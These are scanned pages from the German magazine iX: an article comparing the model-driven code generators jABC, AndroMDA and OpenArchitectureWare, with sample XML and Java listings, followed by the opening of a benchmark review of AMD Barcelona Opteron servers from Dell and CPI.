
Was an echter Programmiertätigkeit anfällt, nämlich die Erstellung der grundlegenden SIBs, erledigt ein Java-Entwickler. Er kann dazu gewohnte Werkzeuge wie Netbeans oder Eclipse einsetzen. jABC liefert die notwendigen Funktionen zum Erstellen, Einrichten sowie für die Distribution der SIBs. Über die Revisionskontrollschicht lassen sich SIB-Klassen auch netzwerkübergreifend aus einem zentralen Repository mit Versionskontrolle und Zugriffsrechten laden.

jABC basiert auf dem leichtgewichtigen Modellierungsprozess XMDD (eXtreme Model Driven Development) und setzt sich aus mehreren Teilen zusammen. In einer Baumansicht zeigt der Projekt- und Taxonomie-Browser die Projekte und zugehörigen SIBs an. Modelle speichert das Werkzeug in einem XML-Format, das die Struktur eines Graphen darstellt und Knoten mit Zusatzinformationen (Labels) ergänzt. Die Parametrisierung von SIBs erfolgt mit dem SIB Inspector (Inspector Panel). Seine Modelle, sprich seine SIB-Graphen, kann der Fachmann mit verschiedenen Plug-ins erweitern. Beispielsweise könnte er eine Ausführungsschicht erzeugen, in der sich die Ergebnisse sofort testen lassen. Gängige Plug-ins sind der Tracer (für die Ausführung der Modelle), der Model Checker sowie der Codegenerator Genesys. Jedes Plug-in hat seine eigenen Inspektoren mit steuerbaren Funktionen, etwa GUI-Elemente wie Eigenschaftstabellen, Menüeinträge oder Kontextmenüs.

Genesys ist selbst mit jABC entwickelt. Der Generator übersetzt die jABC-Modelle (inklusive einiger UML-Modellarten wie Activity Diagrams) via Maven (Build Tool) und Velocity (Template Engine) direkt in Java, BPEL (Business Process Execution Language) oder C++. Dieser Code ist sofort außerhalb von jABC ausführbar, der Build-Prozess allerdings unübersichtlich. Datenmodelle (zum Beispiel Entity-Relationship-Diagramme) sowie das objektrelationale Mapping importiert oder definiert jABC über das DBSchema-Plug-in. jABC unterstützt somit Hibernate sowie jede JDBC-kompatible Datenbank.

Für die Modellierung wählt jABC einen generellen Ansatz – die SIBs. Da sich die, anders als UML-Modellelemente, an den Fachanwender und nicht

an IT-Fachleute wenden, stand bei der Konstruktion des Werkzeugs die Bedienbarkeit im Vordergrund, es wirkt wesentlich eleganter als die oft zusammengeschustert wirkenden Tools für Programmierer. SIBs lassen sich in Netbeans, Eclipse oder anderen IDEs erstellen und anschließend in jABC einbinden. Die meisten SIBs muss man nicht selbst programmieren, sondern importiert sie mit dem Web2SIB-Plug-in als Services, die in räumlich verteilten Projekten reichlich anfallen. Dabei ist es egal, ob es sich um SOAP-, REST-, CORBA- oder was auch immer für Komponenten handelt. jABC bietet zudem ein Plug-in zum Modellieren AndroMDA-kompatibler Modelle.



jABC besteht aus drei Schichten: Auf der Modellierungsebene baut der Anwendungsexperte seine Programme selbst zusammen (Abb. 1).

AndroMDA 3.2

Der MDA-Generator AndroMDA ist in Java geschrieben, steht unter der BSD-Lizenz und entspricht funktional jABCs Genesys. Auf seiner Homepage liegt die Dokumentation, Support erhält man über ein Onlineforum. Automatisch mittels Maven erzeugt sind die Projektwebseite sowie die Dokumentation – das heißt, Letztere hilft nicht wirklich weiter. Hier steckt der Teufel im Detail, zahlreiche kostspielige Seminarangebote versuchen daraus Kapital zu schlagen.

Anders als beispielsweise jABC stellt das AndroMDA-Projekt weder eine IDE noch ein Modellierungstool zur Verfügung, sondern entwickelt lediglich den Generatorkern. Ausgangspunkte bei der Arbeit bilden UML-Modelle, in denen ein Modellierer die fachlichen Aspekte des Softwaresystems vollständig und formalisiert festlegt. Es entstehen dabei sogenannte Platform Independent Models (PIM, laut MDA-Spezifikation), die sich nicht mit Implementierungsdetails befassen. Die PIMs überführt der Zuständige mit dem Model-to-Text-Übersetzer in Quellcode. Bei dieser Transformation entstehen aus den PIMs plattformspezifische Modelle (Implementation Specific Models, ISM). Der Generator lässt sich via OCL (Object Constraint Language) konfigurieren, was Modellvalidierungen ermöglicht. Das mitgelieferte Velocity verarbeitet die Vorlagen für die Codegenerierung. AndroMDA arbeitet mit den UML-Werkzeugen Magicdraw, Poseidon UML, Sparx Enterprise Architect, MID Innovator sowie ArgoUML zusammen.

In der Modellierung werden sogenannte Stereotypen und Tagged Values (Eigenschaftswerte) verwendet, die Klassen, Attribute und Assoziationen kennzeichnen. Anhand der Stereotypen lassen sich die Modellelemente während der Generierung getrennt verarbeiten. Beispielsweise kennzeichnet der Stereotyp *Entity* eine persistente Klasse. Tagged Values übernehmen die Feinsteuerung. Damit ließe sich etwa eine Operation, die zu einer mit *Entity* gekennzeichneten Klasse gehört, einer Datenbankabfrage zuordnen.

Einfache Java-Klassen namens Metafacades (kurz für Metamodel Facades) ermöglichen den Zugriff auf einzelne Modellelemente – insbesondere aus Velocity-Templates heraus. Sie basieren auf dem Facades-Softwareentwurfsmuster der „Gang of Four“ [3]. AndroMDA enthält Standardfassaden für UML-Modellelemente wie Klassen und Attribute. Spezielle Ausprägungen liefert das Werkzeug in seinen Cartridges mit. Selbstredend kann man solche Zusatzfunktionen auch selbst schreiben.

Herzstück des AndroMDA-Framework bilden die eben genannten Cartridges (Java-Archive). Dieses Plug-in-Konzept erlaubt es, mit Stereotypen gekennzeichnete Modellelemente gesondert zu verarbeiten. Zahlreiche vorgefertigte Cartridges (JSF, Struts, JBoss BPM et cetera) gehören zum Lieferumfang. Beispielsweise lassen sich mit *andromda-bpm4struts-cartridge-3.3.jar* Struts-Webseiten aus UML-Modellen erzeugen. Durch Auswechseln der Cartridges kann der Benutzer aus demselben Modell Quellcode für verschiedene Plattformen erstellen.

Letzteres erledigt er mit Apaches Velocity. Dabei kommt (theoretisch) entweder komplett maschinell produzierter Code heraus oder es entstehen Programmrümpfe zum manuellen Nachbearbeiten, was eher der Realität entspricht. Etliche Modellübersetzungen bringt AndroMDA von Haus aus mit. Darunter befinden sich solche für EJB, Hibernate, Java, XML Schema, JSF, Spring und Webservices. Außerdem gibt es externe Cartridges, die Code für Microsofts .Net Framework erzeugen.



OpenArchitecture-Ware 4.3

Hinter der MDA-Plattform OpenArchitectureWare (oAW) stehen die deutschen Firmen Itemis und Gentleware. Das Projekt ist nach der EPL (Eclipse Public License) lizenziert und wird von einer großen Entwicklergemeinde vorangetrieben. Im Gegensatz zu AndroMDA, das seine Stärke aus den zahlreichen vorgefertigten Modelltransformationen zieht, konzentriert sich oAW auf die Entwicklung eigener Umwandlungsprozesse. Da sich das Tool in Eclipse einklinken lässt, profitiert der Programmierer vom Komfort der IDE. oAW ist in der Lage, beliebige Modelle zu verarbeiten. Das können EMF-Modelle (Eclipse Modelling Framework) sein, fast alle mit UML-Werkzeugen erstellten (Magicdraw, Poseidon, Enter-

iX-TRACT

- In der modellgetriebenen Softwareentwicklung erzeugt der Entwickler Sourcecode aus Modellen, die das spätere Softwaresystem komplett funktional beschreiben.
- Bei der Codegenerierung können Generator-Frameworks wie die freien Vertreter jABC, AndroMDA und OpenArchitectureWare helfen.
- Die betrachteten MDA-Systeme richten sich an unterschiedliche Zielgruppen: Fachanwender, Webprogrammierer sowie Eclipse-Entwickler.

prise Architect, Rose) oder auch solche aus Visio sowie textuelle Spezifikationen. Aus all diesen Quellen lässt sich plattformspezifischer Code generieren. Mit Eclipse kann der Entwickler domänenspezifische IDEs erstellen, beispielsweise für das Modellieren und Generieren von Handy-Programmen.

oAW orientiert sich an der Arbeitsweise eines Fließbandes und ähnelt einem Compiler. Die gut dokumentierte Plattform besteht aus einer in Java geschriebenen Workflow Engine, die drei Sprachen für unterschiedliche Einsatzzwecke zur Verfügung stellt: Xtend ist eine funktionale Modelltransformationssprache, Check das Äquivalent zur AndroMDAs OCL. Die statisch typisierte Template-Sprache Xpand unterstützt Template-Polymorphismus, -Aspekte sowie andere Eigenschaften, die man für das Schreiben von komplexen Codegeneratoren benötigt. Durch die drei Sprachen ist der Lernaufwand anfangs hoch. Bei oAW handelt es sich um ein auf Dependency Injection (DI) basierendes schlankes Komponenten-Framework. Es enthält Standardkomponenten wie Parser, Analyzer, Transformer, Sourcecode-Formatierungen („Beautification"), unterschiedliche Modelle und vieles mehr (Abbildung 2). Die Workflow Engine kann die genannten Komponenten mit definierten Parametern und in vorgegebener Reihenfolge aufrufen. Als Zwischenergebnis entstehen dabei Abstract Syntax Graphs (ASG), die als Eingabe für weitere Module dienen. Wer eigene einbinden will, muss zunächst die interne Schnittstelle *org.openarchitectureware.workflow.WorkflowComponent* implementieren.

Listing 1

```
<kRepository>
     <kOrganization>
          ..
          <team>..</team>
          <project>..</project>
     </kOrganization>
     ..
     <kExpertise id="exp118142">
          <ranking>
                <rank>2</rank>
                   </ranking>
          <expert>Klaus</expert>
          <skill>MySQL</skill>
          <skill>Hibernate</skill>
          <skill>Latex</skill>
     </kExpertise>
     <kExpertise id="exp142953">
          <ranking>
                <rank>3</rank>
                   </ranking>
          <expert>Petra</expert>
          <skill>J2EE</skill>
          <skill>PHP</skill>
          <skill>Latex</skill>
     </kExpertise>
</kRepository>
```

Der KMML-Code zum Transformationsprozess in Abbildung 3

Listing 2

```
@Entity
public class Expert {
  private String name;
  private List skills;
  private int rank;

  public Expert() {
    setName("Petra");
    setRank(3);
    setSkills(Arrays.asList(new String[]{"J2EE","PHP","Latex"}));
  }

  public String getName() { return name; }
  public void setName(String name) { this.name = name; }

  public int getRank() { return rank; }
  public void setRank(int rank) { this.rank = rank; }

  @OneToMany(mappedBy="parent",fetch=FetchType.EAGER, cascade=CascadeType.ALL)
  public List getSkills() { return skills; }
  public void setSkills(List skills) { this.skills = skills; }
}
```

Aus dem KMML-Dokument generiert oAW Instanzen für das O/R-Mapping auf eine Skill-Datenbank.

Beim Entwickeln eines Generators definiert der Programmierer das Metamodell der betreffenden Domain, schreibt Templates und prüft, ob die Modelle korrekt verarbeitet werden. Einrichten muss er das Metamodell in Form von Java-Klassen, die sich mittels Eclipse JDT (Java Development Tools) implementieren lassen. Damit erhält er Funktionen wie Cross-Referenzierungen und Autovervollständigung.

Nach Anstoß des Generierens (üblicherweise per Ant-Skript) lassen sich verschiedene weitere Aspekte in der Eclipse-Workbench anzeigen. Dazu gehören Fehler, Warnungen und Tipps, die während der Modellverifikation auftreten. Weiterhin kann man das gesamte Modell in einer Baumstruktur betrachten – inklusive aller Properties der Modellelemente. Ebenso zu sehen sind der Callstack der Templates sowie die einzelnen Modellelemente.

Ein kleines praktisches Beispiel: oAW lässt sich in den K-Modeler integrieren, ein Eclipse-basiertes Werkzeug zur Modellierung wissensintensiver Geschäftsprozesse [4] (Abbildung 3). Zum Austausch seiner Modelldaten exportiert der K-Modeler sie in ein XML-Format namens KMML (Knowledge Modeling Markup Language). oAW wandelt das KMML-Dokument (Listing 1) dann in eine technische Beschreibung (BPMN, BPEL) oder in Java-Code (Listing 2) um. Im Beispiel enthält der Java-Code persistente Klassen (Entitätsklassen) für den Zugriff auf eine Skill-Datenbank, in der Informationen zu den Kernkompetenzen der Angestellten eines Unternehmens stehen. Solche Datenbanken spielen in räumlich verteilten Projekten eine wichtige Rolle. Transformationen in Docbook/XML für das automatisierte Erstellen von Dokumentationen und Reports sind ebenfalls möglich.


OpenArchitecture verarbeitet beliebige Modelle und bietet ein Entwicklungsframework für die Erstellung komplexer Codegeneratoren (Abb. 2).


Werkzeuge im Überblick

	jABC	AndroMDA	oAW
Eclipse-Integration	ja	in Arbeit	ja
Plug-in-Support	ja	ja	ja
O/R-Mapping	EJB 3.0	EJB 3.0	EJB 3.0
Docbook-Support	ja	ja	ja
UML-Support	einige Modellarten	ja	ja
Modellvalidierung	ja	via Metafacades (nur UML)	programmierbar
Sourcecode-Management	ja	nein	nein

Fazit

Die Tabelle „Werkzeuge im Überblick" zeigt die wichtigsten Merkmale der betrachteten MDA-Tools. Ihre Einsatz-





Der Weg vom Modell zum Code: oAW wandelt KMML-Dokumente in technische Beschreibungen (BPMN, BPEL) oder Java-Code um (Abb. 3).

zwecke sind durchaus unterschiedlich. Wer Software mittleren bis großen Umfangs entwickelt, deren Schwerpunkt auf Integration liegt, sollte sich jABC näher anschauen. Das Werkzeug kann beim Aufbau einer serviceorientierten Architektur helfen und eignet sich auch für große sowie für internationale Projekte. Es richtet sich an den Anwender aus der Fachabteilung, der seine Programme aus implementierungsunabhängigen Bausteinen weitgehend selbst zusammenbaut. jABC schafft es, den anfangs dargestellten Leitgedanken von MDA umzusetzen: die Codeerzeugung aus Modellen, vorrangig von der Fachabteilung aufgebaut.

Für Webentwickler, die in überschaubaren JEE-Projekten Anwendungen aus Modellen generieren wollen, dürfte in erster Linie AndroMDA interessant sein. Für die Komponentengenerierung stellt die Software etliche vorgefertigte Cartridges bereit. Die Modellierung erfolgt mit externen UML-Werkzeugen. AndroMDA ist ein reiner Codegenerator. Um Modellierung, Modellüberprüfung et cetera kümmert er sich nicht. Dem MDA-Leitbild genügt das Werkzeug nicht, denn das Erstellen von UML-Modellen und das Anreichern um Implementierungsdetails erfordert fundierte Modellierungs- und Programmierkenntnisse.

Eclipse-Entwickler dürften sich mit OpenArchitectureWare am wohlsten fühlen, denn die Software lässt sich in die beliebte IDE integrieren. Mit dieser Werkzeugkombination lassen sich Modellierungs-, Programmier- und Simulationsprogramme für unterschiedliche Plattformen erstellen – auch über den JEE-Bereich hinaus, beispielsweise für Handy-Anwendungen. Insofern folgt oAW dem MDA-Paradigma, denn der Entwickler kann Rich-Client-Applikationen für den Fachanwender bauen, mit denen Letzterer wiederum Modelle für die Codeerzeugung erstellt. (jd)

JANE FRÖMING

ist wissenschaftliche Mitarbeiterin am Lehrstuhl für Wirtschaftsinformatik der Universität Potsdam.

PROF. DR.-ING. NORBERT GRONAU

ist Inhaber des Lehrstuhls Wirtschaftsinformatik und Electronic Government an der Universität Potsdam.

ELDAR SULTANOW

arbeitet als J2EE-Entwickler/-Architekt bei der Producto AG in Berlin.

Literatur

[1] Sami Beydeda, Matthias Book, Volker Gruhn; Model-Driven Software Development; Springer-Verlag Berlin Heidelberg, 2005

[2] Eldar Sultanow; Eclipse-Projekt; Agile Globalisierung; Softwareprojekte managen mit EPF und xMDD; *iX* 4/2008, S. 98

[3] Erich Gamma, Richard Helm, Ralph Johnson, John Vissides; Entwurfsmuster; Elemente wiederverwendbarer Software; Addison-Wesley, München 2004

[4] Eldar Sultanow; Geschäftsprozesse; Humanfaktor; Wissensintensive Abläufe gestalten mit dem K-Modeler; *iX* 12/2007, S. 82

iX-Wertung

jABC 3.6

⊕ Schnittstelle zu AndroMDA
⊕ Werkzeug hauptsächlich für Fachanwender
⊕ Integration verteilter Services
⊕ Modellvalidierung und -simulation

⊖ nicht Open Source

AndroMDA 3.2

⊕ viele vorgefertigte (JEE)-Cartridges
⊕ große Entwicklergemeinde

⊖ schlechte Dokumentation
⊖ unübersichtliches Build-System

OpenArchitectureWare 4.3

⊕ Verarbeitung beliebiger Modelle
⊕ gute Dokumentation
⊕ in Eclipse integrierbar

⊖ hoher Lernaufwand

Onlinequellen

jABC	www.jabc.de
AndroMDA	www.andromda.org
OpenArchitectureWare	www.openarchitectureware.org
Graphen-Editor	www.jgraph.com
Template Engine	volocity.apache.org
Model Driven Architecture	www.omg.org/mda/
Gentleware	www.gentleware.com
Itemis	www.itemis.de



AMDs Barcelona-CPU vom Bug befreit

Der letzte Schritt

Ralph Hülsenbusch

Ungewöhnlich lange war AMDs neuer Opteron „Barcelona" im Gespräch, denn schließlich hat es Monate gedauert, bis die Ingenieure den Prozessor von seinem Bug befreit hatten.

Im September 2007 brachte AMD eine neue Generation seiner Opteron-CPUs heraus, präsentiert in der Stadt, die als Formel-1-Austragungsort dem Projekt seinen Namen gab: Barcelona. Über ein halbes Jahr dauerte es, bis AMD im April 2008 die Auslieferung großer Stückzahlen wagen konnte. Der Grund: Im B1-Stepping hatte sich ein Fehler im Translation Lookaside Buffer (TLB) eingeschlichen. Als Übergang lieferte AMD ein BIOS-Update, das den Bug umging, aber Performance kostete. Endgültig bereinigen konnte der Hersteller das Design erst mit dem B3-Stepping. Aussagekräftige Messungen verboten sich bis dahin.

Gleich zwei Anbieter konnten Systeme mit der CPU zum Test stellen: Dell seinen Poweredge T605, ein Zweisockelsystem, in dem aber nur einer mit einem 2350 bestückt war, und CPI seinen 16-Kerner (vier 8350) Eagle 1413, den Nachfolger des Falcon 1413, der noch mit einem A-Stepping ins Haus gekommen war und in der März-Ausgabe deshalb nur hinsichtlich seiner Skalierung auf den Prüfstand kam [1]. Die Barcelona-CPUs sind mit 2 GHz getaktet, besitzen 512 MByte L2-Cache pro Kern und einen gemeinsam genutzten 2 GByte großen L3-Cache. Der Hypertransport, die serielle Verbindung zwischen den Prozessoren und zur Peripherie, ist mit 1 GHz getaktet. Die CPU-Chips stammen aus dem 65-nm-Prozess und brauchen jeweils 95 Watt.

Wie üblich kam SPECs CPU2006 zum Einsatz, und zwar sowohl unter Windows Server als auch unter Linux. Die Entwicklung der SSE4-Technik hat zur Inkompatibilität zwischen Intels und AMDs CPUs geführt. Deswegen sind die bei den SPEC-Messungen beliebten Compiler von Intel nicht erste Wahl. Die Portland Group stellte dem *iX*-Labor freundlicherweise Lizenzen für ihre Compiler zur Verfügung. Außerdem bot sich die Gelegenheit, einige Experimente mit SPECpower-ssj2008 durchzuführen. Zu guter Letzt läutete das Erscheinen der Version 1.1 der CPU2006 kurz vor Abschluss der Tests eine Ehrenrunde ein.

CPIs Eagle 1413

Im Unterschied zum Falcon nutzt CPIs Eagle ein anderes Mainboard von Supermicro mit den Chipsets Nvidia MCP55 Pro und AMD 8131, die sich mit ihrem BIOS-RAID (Soft-RAID) etwas zickig anstellen. Zwar kam das mit Windows Server 2003 in der 32-Bit-Version vorinstallierte System damit zurecht, aber der erste Versuch, SLES10 zu installieren, scheiterte: Suses Linux führte zwar die Installation durch, konnte jedoch den Boot-Manager Grub nicht einrichten.

Beim Auffrischen des Windows-Servers auf 64 Bit, was bei 32 GByte Hauptspeicher durchaus angebracht ist, passte der Treiber für den RAID-Controller nicht mehr. CPI schickte zwar einige Links zu Kompatibilitätslisten und Treibern, die aber schon älteren Datums (August 2007) und auf der mitgelieferten CD zu finden waren. Es erwies sich letztendlich als einfacher – dem Rat vieler Foren folgend –, die RAID-Option im BIOS abzuschalten, da sie mit zwei Platten ohnehin nicht allzu viel bringt.

CPI hatte zwei Seagate Barracuda ST375064NS (SATA, 7200 U/min) mit je 750 GByte eingebaut, der dritte Slot war frei. Im 1 U hohen Gehäuse blieb wegen des raumfüllenden Boards von Supermicro nur Platz für ein 1000-Watt-Netzteil – cold-swappable, wie es im Prospekt heißt: Es lässt sich nur bei gezogenem Netzstecker nach vorne herausziehen. Über die Festplatten passte noch ein DVD-Laufwerk. Fürs Netz ist der Server mit zwei Gigabit-Ethernet-Anschlüssen on-board bestückt. Das Management-Netz begnügt sich mit 100 MBit/s.

Der Blick ins Innere des Quad-Quad von CPI (siehe Abbildung 1) fällt auf die für Opteron-Systeme typische Struktur: Memory-Riegel, die sich an CPUs kuscheln, davor in geschlossener Reihe die Lüfter, einzeln hot-swappable. Mit an Bord ein Management-Modul fürs

Out-of-Band-Netz, ein auch per Browser bedienbares IPMI-Interface, über das der Admin den Rechner ein- und ausschalten sowie virtuelle Geräte einhängen kann, das ihm somit ein Einrichten des Rechners aus der Ferne ermöglicht. Es kann je nach Anbindung zwar Stunden dauern, ging aber mit einem DVD-Laufwerk übers Internet reibungslos über die Bühne. Die restlichen Funktionen betreffen die übliche Überwachung der Lüfterdrehzahlen und Spannungen sowie des Chassis.



Dells T605


Mehr Komfort bietet Dells Remote Access Controller 5 (DRAC5). Mozillas Firefox unter Linux verweigert allerdings das Laden der Plug-ins, mit denen der Admin auf die Konsole zugreifen und remote Laufwerke einbinden kann. Der Internet Explorer unter Windows Vista hält die Zertifikate von DRAC5 für nicht vertrauenswürdig. Ignoriert man das geflissentlich, kann man sich anmelden und die Plug-ins nachladen.

Im Innern des T605 von Dell trifft man auf eine fast komplette Abdeckung, die der Luftführung dient. In Abbildung 2 fehlt sie, um den Blick ins Innere freizugeben. Im eingebauten Zustand bändigen Halterungen die Kabelschlangen. Auf dem Board ist nur ein Sockel mit einem Opteron bestückt, der andere mit einem Aufkleber geschützt. Der PCIe-RAID-Adapter Perc 6/i von Dell steuert die SAS-Platten: zwei 15 000 U/min schnelle Cheetah ST3146855SS mit je 146 GByte. Der DVD-Writer TS H653 bleibt bei geschlossener Front zugänglich. Dell hatte neben dem Management-Modul, das einen weiteren PCI-Slot belegt, noch eine Gigabit-Ethernet-Karte eingebaut. Zwei redundante Netzteile sichern die Stromversorgung im Gerät.

Vom Aufbau her zählt Dells T605 zu den klassischen Floor-stand-Servern, ausgelegt für vier SAS- oder SATA-Platten, ein DVD- und ein Diskettenlaufwerk. Typische Einsatzorte wären Kleinbetriebe, Zweigstellen und Büros. Da solche Server dort meist in offenen Räumen stehen, soll die verschließbare Frontplatte vor unbefugter Manipulation der Hardware schützen. In solchen Umgebungen sollte man Disketten- und DVD-Laufwerk aber im BIOS abschalten. Dells „Enhanced Business Security“ endet bei der Seitenwand: Es gibt zwar einen Schalter, der das Öffnen der Seitenwand registriert und die Lüfter mit lautem Getöse aufheulen lässt, die Verriegelung lässt sich aber nicht abschließen.

Tests nicht immer erfolgreich

Im Test kamen zum Einsatz: Suse Linux Enterprise Server 10 SP2 (SLES10) und Windows Server 2008 Datacenter Edition, beide in der 64-Bit-Version. Bekanntermaßen führt die Kombination aus Visual Studio 2008, Windows Server 2008 SDK 6.1 und Intels Compiler 10.1 nur zu Teilergebnissen mit SPECs CPU2006. Zwei Fallen verbergen sich in den Installationsprozeduren. Per Default richtet das Setup von Visual Studio 2008 nur die 32-Bit-Umgebung ein. 64-Bit muss der Installateur extra in einem Untermenü zuschalten, was man leicht übersieht. Sonst findet das Software Development Kit (SDK) von Windows die 64-Bit-Compiler nicht. Letztendlich kommt es beim Übersetzen zu Fehlern, weil die passenden Bibliotheken fehlen.



Flach gehalten: In dem nur eine Baueinheit hohen Gehäuse ist noch Platz für eine PCI-Express-Karte (8x) frei. Das Netzteil verbirgt sich unter der Laufwerkabdeckung (Abb. 1).

Unter Linux hat der Weg kaum Stolpersteine. Dort lässt sich mit den Compilern von Intel arbeiten, wenn die Entwicklungsumgebung vorhanden ist, was bei den Server-Betriebssystemen nicht zu den Selbstverständlichkeiten gehört. Völlig rund läuft das Einrichten der PGI-Compiler der Portland Group (www.pgroup.com). Zu deren Lieferumfang gehören außerdem Cygwin und JRockit 1.6. Allerdings ist es nicht ratsam, Tests wie SPECs CPU2006 aus der Cygwin-Shell zu starten, die sich beim Klick auf das PGI-Icon öffnet. Es reicht, nach dem Setzen der Pfade das übliche Command-Line-Interface zu nutzen. Die Unix-typischen Cygwin-Kommandos funktionieren trotzdem. Nach dem Edi-

iX-Wertung

Dells T605

⊕ gute Ausbaubarkeit

⊖ unsichere Verriegelung

CPIs Eagle 1413

⊕ hohe Rechenleistung

⊖ Software RAID vorkonfiguriert

tieren der passenden Config-Datei, die im *config*-Zweig der CPU2006 V1.1 enthalten sind, klappt das Übersetzen der Quellen und das Testen ohne Weiteres. Das mag wohl der Grund sein, warum die Hersteller bei der SPEC ihre CPU2006-Resultate für den Barcelona 2350 ausschließlich für Linux veröffentlicht haben, und zwar für SLES10.

Eine solche Gemeinsamkeit erlaubt eine Analyse der veröffentlichten Resultate, mit der sich die Frage nach der Skalierbarkeit beim Opteron 2350 beantworten lässt. Der Zuwachs mit vier Kernen im Verhältnis zu einem Einzellauf liegt bei 85 % im Festkomma- und 59 % im Gleitkommabereich – insofern scheint sich gegenüber den Messungen im Februar [1] die Lage beim Floatingpoint-Rechnen verschlechtert zu haben. Allerdings hat Fujitsu Siemens Computers (FSC), von denen die Speed-Werte (single run) stammen, keine Bindung an CPU und Speicher per *numactl* vorgenommen – und deren gemessener Zuwachs von vier auf acht Kerne grenzt mit 97 und 98 % ans Ideale. Mit anderen Worten: Programme, die über eine interne Parallelisierung verfügen, wie sie heutige Compiler einbauen, profitieren enorm von den Multi-Cores. Das zeigen alle Speed-Resultate mit den extrem hohen Werten im Integer-Test *libquantum* und im Floating-point-Test *cactusADM*, die beide im Rate-Lauf deutlich moderater abschneiden.

Für die vier großen Brüder 8350 mit ihren insgesamt 16 Kernen gab es bis dato noch keine gültigen Ergebnisse. Die kann *iX* jetzt vorlegen. Zwar würde eine komplette Untersuchung den Rahmen sprengen, aber unter SLES10 mit den Compilern von Intel und denen der Portland Group gewonnene Resultate bestätigen die Voruntersuchungen: Die Verluste an Leistung im Integer-Bereich gegenüber einem Einzellauf (speed) betragen 3 % bei zwei und 11 % bei vier



Freigelegt: In Dells Dual-CPU-Server Poweredge T605 ist nur ein Prozessor eingebaut, dessen Speicherbänke voll bestückt sind (Abb. 2).

Kernen. Unter Windows Server 2008 maßen die mit den PGI-Compilern übersetzten Tests 9,2 im Speed und 117 im Rate – es gehen 21 % verloren. Zahlen, die ohne Klimmzüge mit zusätzlichen, nicht freien Bibliotheken zustande kommen. Eine Durchsicht der Listen auf der SPEC-Site ergibt für den Xeon einen Verlust von an die 50 %: Suns Fire X4450 mit Intels Xeon X7350, 3 GHz schnell, kommt auf 21,7 im Speed, aber nur noch auf 174 im Rate.

Die Frage der Energieeffizienz sollte sich mit dem SPECpower_ssj2008 beantworten lassen, doch scheitert ein Vergleich mit den bisher veröffentlichten Zahlen an zwei Gegebenheiten: Zum einen verwenden die Hersteller eine öffentlich nicht zugängliche Power-Version der zugrunde liegenden Java-Maschine JRockit in der Version 1.6.

Hinzu kommt, dass fast alle Kandidaten bei der SPEC speziell für den Power-Benchmark abgespeckte Server sind, sodass die Energieaufnahme ohne Rechenlast auf ein Minimum sinkt und der Anteil der CPUs am Stromverbrauch im gebildeten Mittelwert deutlich zu Buche schlägt. Bei den beiden System im *iX*-Labor war der Verbrauch im Leerlauf beim T605 recht hoch und mangels Power-JRockit die Resultate der Rechenlasten eher mager.

Unter Linux braucht der Server 528 Watt. Die Leistungsaufnahme sinkt im unbelasteten Zustand auf 276 Watt. Der derzeitige SPECpower-Sieger mit 1124 ssj_ops/W, FSCs TX150, kommt unter voller Last mit 107 Watt, im Idle-Modus mit 53,1 Watt aus – eine völlig andere Leistungsklasse.

Letztendlich kommen Werte um die 360 ssj_ops/W (Server Site Java Operations per second per Watt) heraus, die nicht mit den bei der SPEC veröffentlichten vergleichbar sind.

Fazit

